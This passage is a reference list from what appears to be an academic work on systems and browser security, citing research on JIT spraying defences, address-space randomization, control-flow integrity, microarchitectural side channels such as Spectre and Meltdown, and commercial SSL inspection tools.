[25] Chen, Ping, Fang, Yi, Mao, Bing, and Xie, Li. JITDefender: A Defense against JIT Spraying Attacks. English. In: *Future Challenges in Security and Privacy for Academia and Industry*. Ed. by Camenisch, Jan, Fischer-Hübner, Simone, Murayama, Yuko, Portmann, Armand, and Rieder, Carlos. Vol. 354. IFIP Advances in Information and Communication Technology. Springer Berlin Heidelberg, 2011, 142–153. URL: http://dx.doi.org/10.1007/978-3-642-21424-0%5C_12.

[26] Chen, Ping, Wu, Rui, and Mao, Bing. JITSafe: a Framework against Just-in-time Spraying Attacks. *IET Information Security* 7, 4 (2013), 283–292. URL: http://dx.doi.org/10.1049/iet-ifs.2012.0142.

[27] Corbet, Jonathan. *The current state of kernel page-table isolation*. Dec. 2017. URL: https://lwn.net/Articles/741878/.

[28] Crane, Stephen, Liebchen, Christopher, Homescu, Andrei, Davi, Lucas, Larsen, Per, Sadeghi, Ahmad-Reza, Brunthaler, Stefan, and Franz, Michael. Readactor: Practical Code Randomization Resilient to Memory Disclosure. In: *36th IEEE Symposium on Security and Privacy (Oakland)*. May 2015.

[29] Crane, Stephen, Volckaert, Stijn, Schuster, Felix, Liebchen, Christopher, Larsen, Per, Davi, Lucas, Sadeghi, Ahmad-Reza, Holz, Thorsten, Sutter, Bjorn De, and Franz, Michael. It's a TRAP: Table Randomization and Protection against Function Reuse Attacks. In: *Proceedings of 22nd ACM Conference on Computer and Communications Security (CCS)*. 2015.

[30] Davi, Lucas Vincenzo, Dmitrienko, Alexandra, Nürnberger, Stefan, and Sadeghi, Ahmad-Reza. Gadge Me if You Can: Secure and Efficient Ad-hoc Instruction-level Randomization for x86 and ARM. In: *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security*. ASIA CCS '13. ACM, Hangzhou, China, 2013, 299–310. URL: http://doi.acm.org/10.1145/2484313.2484351.

[31] Davi, Lucas, Dmitrienko, Alexandra, Egele, Manuel, Fischer, Thomas, Holz, Thorsten, Hund, Ralf, Nürnberger, Stefan, and Sadeghi, Ahmad-Reza. MoCFI: A Framework to Mitigate Control-Flow Attacks on Smartphones. In: *NDSS*. 2012.

[32] Davi, Lucas, Liebchen, Christopher, Sadeghi, Ahmad-Reza, Snow, Kevin Z., and Monrose, Fabian. Isomeron: Code Randomization Resilient to (Just-In-Time) Return-Oriented Programming. In: *22nd Annual Network & Distributed System Security Symposium (NDSS)*. Feb. 2015.

[33] Davi, Lucas, Sadeghi, Ahmad-Reza, Lehmann, Daniel, and Monrose, Fabian. Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection. In: *23rd USENIX Security Symposium*. 2014.

[34] Doupé, Adam, Cui, Weidong, Jakubowski, Mariusz H, Peinado, Marcus, Kruegel, Christopher, and Vigna, Giovanni. deDacota: toward preventing server-side XSS via automatic code and data separation. In: *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. ACM. 2013, 1205–1216.

[35] Durden, Tyler. *Bypassing PaX ASLR protection*. Ed. by Phrack. URL: http://phrack.org/issues/59/9.html.

[36] Suzuki, Yusuke. *Escodegen: ECMAScript code generator from Mozilla's Parser API AST*. URL: https://github.com/estools/escodegen (visited on 08/12/2016).

[37] Hidayat, Ariya. *Esprima: ECMAScript parsing infrastructure for multipurpose analysis*. URL: http://esprima.org/ (visited on 08/12/2016).

[38] Suzuki, Yusuke. *Estraverse: ECMAScript traversal functions from esmangle project*. URL: https://github.com/estools/estraverse (visited on 08/12/2016).

[39] Evtyushkin, Dmitry, Ponomarev, Dmitry, and Abu-Ghazaleh, Nael. Jump over ASLR: Attacking branch predictors to bypass ASLR. In: *Microarchitecture (MICRO), 2016 49th Annual IEEE/ACM International Symposium on*. IEEE. 2016, 1–13.

[40] Evtyushkin, Dmitry, Riley, Ryan, Abu-Ghazaleh, Nael CSE, ECE, and Ponomarev, Dmitry. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. *SIGPLAN Not.* 53, 2 (Mar. 2018), 693–707. URL: http://doi.acm.org/10.1145/3296957.3173204.

[41] Fog, Agner. *The microarchitecture of Intel, AMD and VIA CPUs*. May 2018. URL: http://www.agner.org/optimize/microarchitecture.pdf.

[42] Fogh, Anders. *Negative Result: Reading Kernel Memory From User Mode*. May 2018. URL: https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/.

[43] *Forcepoint*. URL: https://www.websense.com/content/support/library/web/v81/wcg%5C_help/ssl%5C_enable.aspx (visited on 08/12/2016).

[44] *Forefront Threat Management Gateway*. URL: https://technet.microsoft.com/en-us/library/dd441073.aspx (visited on 08/12/2016).

[45] *Fortigate*. URL: http://cookbook.fortinet.com/why-you-should-use-ssl-inspection/ (visited on 08/12/2016).

[46] Gionta, Jason, Enck, William, and Ning, Peng. HideM: Protecting the Contents of Userspace Memory in the Face of Disclosure Vulnerabilities. In: *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy*. CODASPY '15. ACM, San Antonio, Texas, USA, 2015, 325–336. URL: http://doi.acm.org/10.1145/2699026.2699107.

[47] Giuffrida, Cristiano, Kuijsten, Anton, and Tanenbaum, Andrew S. Enhanced Operating System Security Through Efficient and Fine-grained Address Space Randomization. In: *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)*. USENIX, Bellevue, WA, 2012, 475–490. URL: https://www.usenix.org/conference/usenixsecurity12/technical-sessions/presentation/giuffrida.

[48] Goktas, Enes, Athanasopoulos, Elias, Bos, Herbert, and Portokalidis, Georgios. Out of control: Overcoming control-flow integrity. In: *Security and Privacy (SP), 2014 IEEE Symposium on*. IEEE. 2014, 575–589.

[49] Google. *Site Isolation Design Document*. May 2018. URL: https://www.chromium.org/developers/design-documents/site-isolation.

[50] Google. *Google Chrome Sandbox*. URL: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md (visited on 05/10/2019).

[51] Gras, Ben, Razavi, Kaveh, Bosman, Erik, Bos, Herbert, and Giuffrida, Cristiano. ASLR on the line: Practical cache attacks on the MMU. *NDSS (Feb. 2017)* (2017).

[52] Grier, Chris, Ballard, Lucas, Caballero, Juan, Chachra, Neha, Dietrich, Christian J., Levchenko, Kirill, Mavrommatis, Panayiotis, McCoy, Damon, Nappa, Antonio, Pitsillidis, Andreas, Provos, Niels, Rafique, M. Zubair, Rajab, Moheeb Abu, Rossow, Christian, Thomas, Kurt, Paxson, Vern, Savage, Stefan, and Voelker, Geoffrey M. Manufacturing Compromise: The Emergence of Exploit-as-a-service. In: *Proceedings of the 2012 ACM Conference on Computer and Communications Security*. CCS '12. ACM, Raleigh, North Carolina, USA, 2012, 821–832. URL: http://doi.acm.org/10.1145/2382196.2382283.

[53] Gruss, Daniel, Lipp, Moritz, Schwarz, Michael, Fellner, Richard, Maurice, Clémentine, and Mangard, Stefan. Kaslr is dead: long live kaslr. In: *International Symposium on Engineering Secure Software and Systems*. Springer. 2017, 161–176.

[54] Gruss, Daniel, Maurice, Clémentine, Fogh, Anders, Lipp, Moritz, and Mangard, Stefan. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. In:

Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security. ACM. 2016, 368–379.

[55] Gruss, Daniel, Maurice, Clémentine, and Mangard, Stefan. Rowhammer. js: A remote software-induced fault attack in javascript. In: *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer. 2016, 300–321.

[56] Gruss, Daniel, Spreitzer, Raphael, and Mangard, Stefan. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: *USENIX Security Symposium*. 2015, 897–912.

[57] Gülmezolu, Berk, Inci, Mehmet Sinan, Irazoqui, Gorka, Eisenbarth, Thomas, and Sunar, Berk. A faster and more realistic flush+ reload attack on AES. In: *International Workshop on Constructive Side-Channel Analysis and Secure Design*. Springer. 2015, 111–126.

[58] Gupta, Aditi, Kerr, Sam, Kirkpatrick, Michael S., and Bertino, Elisa. Marlin: A Fine Grained Randomization Approach to Defend against ROP Attacks. In: *Network and System Security*. Ed. by Lopez, Javier, Huang, Xinyi, and Sandhu, Ravi. Springer Berlin Heidelberg, Berlin, Heidelberg, 2013, 293–306.

[59] Hiser, Jason, Nguyen-Tuong, Anh, Co, Michele, Hall, Matthew, and Davidson, Jack W. ILR: Where'D My Gadgets Go? In: *Proceedings of the 2012 IEEE Symposium on Security and Privacy*. SP '12. Washington, DC, USA, 2012, 571–585. URL: http://dx.doi.org/10.1109/SP.2012.39.

[60] Holler, Christian, Herzig, Kim, and Zeller, Andreas. Fuzzing with Code Fragments. In: *Proceedings of the 21st USENIX Conference on Security Symposium*. Bellevue, WA, 2012.

[61] Homescu, Andrei, Brunthaler, Stefan, Larsen, Per, and Franz, Michael. Librando: Transparent Code Randomization for Just-in-time Compilers. In: *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. CCS '13. 2013.

[62] Horn, Jann. *Reading privileged memory with a side-channel*. May 2018. URL: https://googleprojectzero.blogspot.de/2018/01/reading-privileged-memory-with-side.html.

[63] Horn, Jann. *Speculative execution, variant 4: speculative store bypass*. Nov. 2018. URL: https://bugs.chromium.org/p/project-zero/issues/detail?id=1528.

[64] Ferner, Joe. *HTTP MITM Proxy*. URL: https://github.com/joeferner/node-http-mitm-proxy (visited on 08/12/2016).

[65] Huku and Argp. *Exploiting VLC. A Case Study on Jemalloc Heap Overflows*. URL: http://www.phrack.org/issues/68/13.html.

[66] Hund, Ralf, Willems, Carsten, and Holz, Thorsten. Practical timing side channel attacks against kernel space ASLR. In: *Security and Privacy (SP), 2013 IEEE Symposium on*. IEEE. 2013, 191–205.

[67] Intel. *Intel Analysis of Speculative Execution Side Channels*. May 2018. URL: https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf.

[68] Intel. *L1 Terminal Fault*. Oct. 2018. URL: https://software.intel.com/security-software-guidance/software-guidance/l1-terminal-fault.

[69] Intel. *Intel® 64 and IA-32 Architectures Optimization Reference Manual*. URL: https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-optimization-manual.pdf.

[70] Intel. *Intel® 64 and IA-32 Architectures Software Developers Manual. Volume 3: System Programming Guide*. URL: https://software.intel.com/sites/default/files/managed/a4/60/325384-sdm-vol-3abcd.pdf (visited on 05/10/2019).

[71] Jackson, Todd, Salamat, Babak, Homescu, Andrei, Manivannan, Karthikeyan, Wagner, Gregor, Gal, Andreas, Brunthaler, Stefan, Wimmer, Christian, and Franz, Michael. Compiler-Generated Software Diversity. English. In: *Moving Target Defense*. Ed. by Jajodia, Sushil, Ghosh, Anup K., Swarup, Vipin, Wang, Cliff, and Wang, X. Sean. Vol. 54. Advances in Information Security. Springer New York, 2011, 77–98. URL: http://dx.doi.org/10.1007/978-1-4614-0977-9%5C_4.

[72] Jang, Yeongjin, Lee, Sangho, and Kim, Taesoo. Breaking kernel address space layout randomization with intel tsx. In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. ACM. 2016, 380–392.

[73] *JavaScript obfuscation*. URL: http://patriciopalladino.com/blog/2012/08/09/non-alphanumeric-javascript.html.

[74] Kil, Chongkyung, Jun, Jinsuk, Bookholt, Christopher, Xu, Jun, and Ning, Peng. Address Space Layout Permutation (ASLP): Towards Fine-Grained Randomization of Commodity Software. In: *Proceedings of the 22Nd Annual Computer Security Applications Conference*. ACSAC '06. Washington, DC, 2006. URL: http://dx.doi.org/10.1109/ACSAC.2006.9.

[75] Kim, Yoongu, Daly, Ross, Kim, Jeremie, Fallin, Chris, Lee, Ji Hye, Lee, Donghyuk, Wilkerson, Chris, Lai, Konrad, and Mutlu, Onur. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In: *ACM SIGARCH Computer Architecture News*. Vol. 42. 3. IEEE Press. 2014, 361–372.

[76] Kocher, Paul, Genkin, Daniel, Gruss, Daniel, Haas, Werner, Hamburg, Mike, Lipp, Moritz, Mangard, Stefan, Prescher, Thomas, Schwarz, Michael, and Yarom, Yuval. Spectre Attacks: Exploiting Speculative Execution. *ArXiv e-prints* (Jan. 2018). arXiv: 1801.01203.

[77] Kohlbrenner, David and Shacham, Hovav. Trusted Browsers for Uncertain Times. In: *USENIX Security Symposium*. 2016, 463–480.

[78] Koruyeh, Esmaeil Mohammadian, Khasawneh, Khaled N., Song, Chengyu, and Abu-Ghazaleh, Nael. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In: *12th USENIX Workshop on Offensive Technologies (WOOT 18)*. USENIX Association, Baltimore, MD, 2018. URL: https://www.usenix.org/conference/woot18/presentation/koruyeh.

[79] Krahmer, Sebastian. *x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique*. 2005. URL: https://users.suse.com/~krahmer/no-nx.pdf.

[80] Larsen, Per, Homescu, Andrei, Brunthaler, Stefan, and Franz, Michael. SoK: Automated Software Diversity. In: *Proceedings of the 2014 IEEE Symposium on Security and Privacy*. SP '14. Washington, DC, USA, 2014, 276–291. URL: http://dx.doi.org/10.1109/SP.2014.25.

[81] Lee, Sangho, Shih, Ming-Wei, Gera, Prasun, Kim, Taesoo, Kim, Hyesoon, and Peinado, Marcus. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In: *26th USENIX Security Symposium (USENIX Security 17)*. USENIX Association, Vancouver, BC, 2017, 557–574. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/lee-sangho.

[82] Levenshtein, VI. On perfect codes in deletion and insertion metric. *Discrete Mathematics and Applications* 2, 3 (1992), 241–258.

[83] Lipp, Moritz, Gruss, Daniel, Spreitzer, Raphael, Maurice, Clémentine, and Mangard, Stefan. ARMageddon: Cache Attacks on Mobile Devices. In: *USENIX Security Symposium*. 2016, 549–564.

[84] Lipp, Moritz, Schwarz, Michael, Gruss, Daniel, Prescher, Thomas, Haas, Werner, Fogh, Anders, Horn, Jann, Mangard, Stefan, Kocher, Paul, Genkin, Daniel, Yarom, Yuval, and Hamburg, Mike. Meltdown: Reading Kernel Memory from User Space. In: *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD, 2018, 973–990. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/lipp.

[85] Lu, Kangjie, Nürnberger, Stefan, Backes, Michael, and Lee, Wenke. How to make ASLR win the Clone Wars: Runtime Re-Randomization. In: *Network and Distributed System Security Symposium. Symposium on Network and Distributed System Security (NDSS)*. Ed. by Lu, Kangjie, Nürnberger, Stefan, Backes, Michael, and Lee, Wenke. Internet Society, 2015.

[86] Mohan, Vishwath, Larsen, Per, Brunthaler, Stefan, Hamlen, Kevin W, and Franz, Michael. Opaque Control-Flow Integrity. In: *NDSS*. 2015.

[87] Mozilla. *Mozilla Firefox Sandbox*. URL: https://wiki.mozilla.org/Security/Sandbox (visited on 05/10/2019).

[88] Nergal. *The Advanced Return-into-lib(c) Exploits*. Ed. by Phrack. URL: http://phrack.org/issues/58/4.html.

[89] *Node.js: A JavaScript runtime built on Chrome's V8 JavaScript engine*. URL: https://nodejs.org/ (visited on 08/12/2016).

[90] Novark, Gene and Berger, Emery D. DieHarder: Securing the Heap. In: *Proceedings of the 17th ACM Conference on Computer and Communications Security*. CCS '10. ACM, Chicago, Illinois, USA, 2010, 573–584. URL: http://doi.acm.org/10.1145/1866307.1866371.

[91] *Octane: The JavaScript Benchmark Suite for the modern web*. URL: https://developers.google.com/octane/ (visited on 08/12/2016).

[92] Onarlioglu, Kaan, Bilge, Leyla, Lanzi, Andrea, Balzarotti, Davide, and Kirda, Engin. G-Free: Defeating Return-oriented Programming Through Gadget-less Binaries. In: *Proceedings of the 26th Annual Computer Security Applications Conference*. ACSAC '10. ACM, Austin, Texas, USA, 2010, 49–58. URL: http://doi.acm.org/10.1145/1920261.1920269.

[93] Oren, Yossef, Kemerlis, Vasileios P, Sethumadhavan, Simha, and Keromytis, Angelos D. The spy in the sandbox: Practical cache attacks in javascript and their implications. In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. ACM. 2015, 1406–1418.

[94] Osvik, Dag Arne, Shamir, Adi, and Tromer, Eran. Cache attacks and countermeasures: the case of AES. In: *Cryptographers' Track at the RSA Conference*. Springer. 2006, 1–20.

[95] *Palo Alto Networks*. URL: https://www.paloaltonetworks.com/documentation/60/pan-os/pan-os/decryption (visited on 08/12/2016).

[96] Pappas, Vasilis, Polychronakis, Michalis, and Keromytis, Angelos D. Smashing the Gadgets: Hindering Return-Oriented Programming Using In-place Code Randomization. In: *Proceedings of the 2012 IEEE Symposium on Security and Privacy*. SP '12. Washington, DC, USA, 2012. URL: http://dx.doi.org/10.1109/SP.2012.41.

[97] Percival, Colin. *Cache missing for fun and profit*. 2005.

[98] Reis, Charles, Dunagan, John, Wang, Helen J, Dubrovsky, Opher, and Esmeir, Saher. BrowserShield: Vulnerability-driven filtering of dynamic HTML. *ACM Transactions on the Web (TWEB)* 1, 3 (2007), 11.

[99] Ristenpart, Thomas, Tromer, Eran, Shacham, Hovav, and Savage, Stefan. Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In: *Proceedings of the 16th ACM conference on Computer and communications security*. ACM. 2009, 199–212.

[100] Ruderman, Jesse. *Introducing jsfunfuzz*. URL: http://www.squarefree.com/2007/08/02/introducing-jsfunfuzz/ (visited on 08/12/2016).

[101] Schuster, Felix, Tendyck, Thomas, Liebchen, Christopher, Davi, Lucas, Sadeghi, Ahmad-Reza, and Holz, Thorsten. Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications. In: *36th IEEE Symposium on Security and Privacy (Oakland)*. May 2015.

[102] Schwartz, Edward J., Avgerinos, Thanassis, and Brumley, David. Q: Exploit Hardening Made Easy. In: *Proceedings of the 20th USENIX Conference on Security*. SEC'11. USENIX Association, San Francisco, CA, 2011, 25–25. URL: http://dl.acm.org/citation.cfm?id=2028067.2028092.

[103] Schwarz, Michael, Lipp, Moritz, Gruss, Daniel, Weiser, Samuel, Maurice, Clémentine, Spreitzer, Raphael, and Mangard, Stefan. KeyDrown: Eliminating Software Based Keystroke Timing Side-Channel Attacks. In: *Network and Distributed System Security Symposium 2018*. 2018.

[104] Schwarz, Michael, Maurice, Clémentine, Gruss, Daniel, and Mangard, Stefan. Fantastic timers and where to find them: high-resolution microarchitectural attacks in JavaScript. In: *International Conference on Financial Cryptography and Data Security*. Springer. 2017, 247–267.

[105] Shacham, Hovav. The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86). In: *Proceedings of the 14th ACM Conference on Computer and Communications Security*. CCS '07. ACM, Alexandria, Virginia, USA, 2007, 552–561. URL: http://doi.acm.org/10.1145/1315245.1315313.

[106] Shacham, Hovav, Page, Matthew, Pfaff, Ben, Goh, Eu-Jin, Modadugu, Nagendra, and Boneh, Dan. On the Effectiveness of Address-space Randomization. In: *Proceedings of the 11th ACM Conference on Computer and Communications Security*. CCS '04. ACM, Washington DC, USA, 2004, 298–307. URL: http://doi.acm.org/10.1145/1030083.1030124.

[107] Snow, Kevin Z., Monrose, Fabian, Davi, Lucas, Dmitrienko, Alexandra, Liebchen, Christopher, and Sadeghi, Ahmad-Reza. Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization. In: *Proceedings of the 2013 IEEE Symposium on Security and Privacy*. SP '13. Washington, DC, USA, 2013, 574–588. URL: http://dx.doi.org/10.1109/SP.2013.45.

[108] Song, Chengyu, Zhang, Chao, Wang, Tielei, Lee, Wenke, and Melski, David. Exploiting and Protecting Dynamic Code Generation. In: *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2014*. 2015.

[109] Team, PaX. *Address Space Layout Randomization (ASLR)*. URL: http://pax.grsecurity.net/docs/aslr.txt.

[110] Tromer, Eran, Osvik, Dag Arne, and Shamir, Adi. Efficient cache attacks on AES, and countermeasures. *Journal of Cryptology* 23, 1 (2010), 37–71.

[111] Turner, Paul. *Retpoline: a software construct for preventing branch-target-injection*. Feb. 2019. URL: https://support.google.com/faqs/answer/7625886.

[112] Uhlig, R., Neiger, G., Rodgers, D., Santoni, A. L., Martins, F. C. M., Anderson, A. V., Bennett, S. M., Kagi, A., Leung, F. H., and Smith, L. Intel virtualization technology. *Computer* 38, 5 (May 2005), 48–56.

[113] Van Bulck, Jo, Piessens, Frank, and Strackx, Raoul. Sgx-step: A practical attack framework for precise enclave execution control. In: *Proceedings of the 2nd Workshop on System Software for Trusted Execution*. ACM. 2017, 4.

[114] Wartell, Richard, Mohan, Vishwath, Hamlen, Kevin W., and Lin, Zhiqiang. Binary Stirring: Self-randomizing Instruction Addresses of Legacy x86 Binary Code. In: *Proceedings of the 2012 ACM Conference on Computer and Communications Security*. CCS '12. ACM, Raleigh, North Carolina, USA, 2012, 157–168. URL: http://doi.acm.org/10.1145/2382196.2382216.

[115] WebAssembly. *WebAssembly Security Model*. URL: https://webassembly.org/docs/security/ (visited on 05/10/2019).

[116] Wei, Tao, Wang, Tielei, Duan, Lei, and Luo, Jing. INSeRT: Protect Dynamic Code Generation against Spraying. In: *Information Science and Technology, 2011 International Conference on*. Mar. 2011, 323–328.

[117] Weisse, Ofir, Van Bulck, Jo, Minkin, Marina, Genkin, Daniel, Kasikci, Baris, Piessens, Frank, Silberstein, Mark, Strackx, Raoul, Wenisch, Thomas F, and Yarom, Yuval. *Foreshadow-NG: Breaking the virtual memory abstraction with transient out-of-order execution*. Tech. rep. Technical Report, 2018.

[118] Wong, Henry. *Microbenchmarking Return Address Branch Prediction*. Apr. 2018. URL: http://blog.stuffedcow.net/2018/04/ras-microbenchmarks.

[119] Wu, Rui, Chen, Ping, Mao, Bing, and Xie, Li. RIM: A Method to Defend from JIT Spraying Attack. In: *Proceedings of the 2012 Seventh International Conference on Availability, Reliability and Security*. ARES '12. Washington, DC, USA, 2012, 143–148. URL: http://dx.doi.org/10.1109/ARES.2012.11.

[120] Yarom, Yuval and Falkner, Katrina. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: *USENIX Security Symposium*. 2014, 719–732.

[121] Yu, Dachuan, Chander, Ajay, Islam, Nayeem, and Serikov, Igor. JavaScript instrumentation for browser security. In: *ACM SIGPLAN Notices*. Vol. 42. 1. ACM. 2007, 237–249.

[122] Zhang, Chao, Wei, Tao, Chen, Zhaofeng, Duan, Lei, Szekeres, Laszlo, McCamant, Stephen, Song, Dong, and Zou, Wei. Practical control flow integrity and randomization for binary executables. In: *Security and Privacy (SP), 2013 IEEE Symposium on*. IEEE. 2013, 559–573.

[123] Zhang, Mingwei and Sekar, R. Control Flow Integrity for COTS Binaries. In: *Usenix Security*. Vol. 13. 2013.

[124] Zhang, Yinqian, Juels, Ari, Reiter, Michael K, and Ristenpart, Thomas. Cross-VM side channels and their use to extract private keys. In: *Proceedings of the 2012 ACM conference on Computer and communications security*. ACM. 2012, 305–316.

[125] *Zscaler*. URL: https://www.zscaler.com/products/ssl-inspection (visited on 08/12/2016).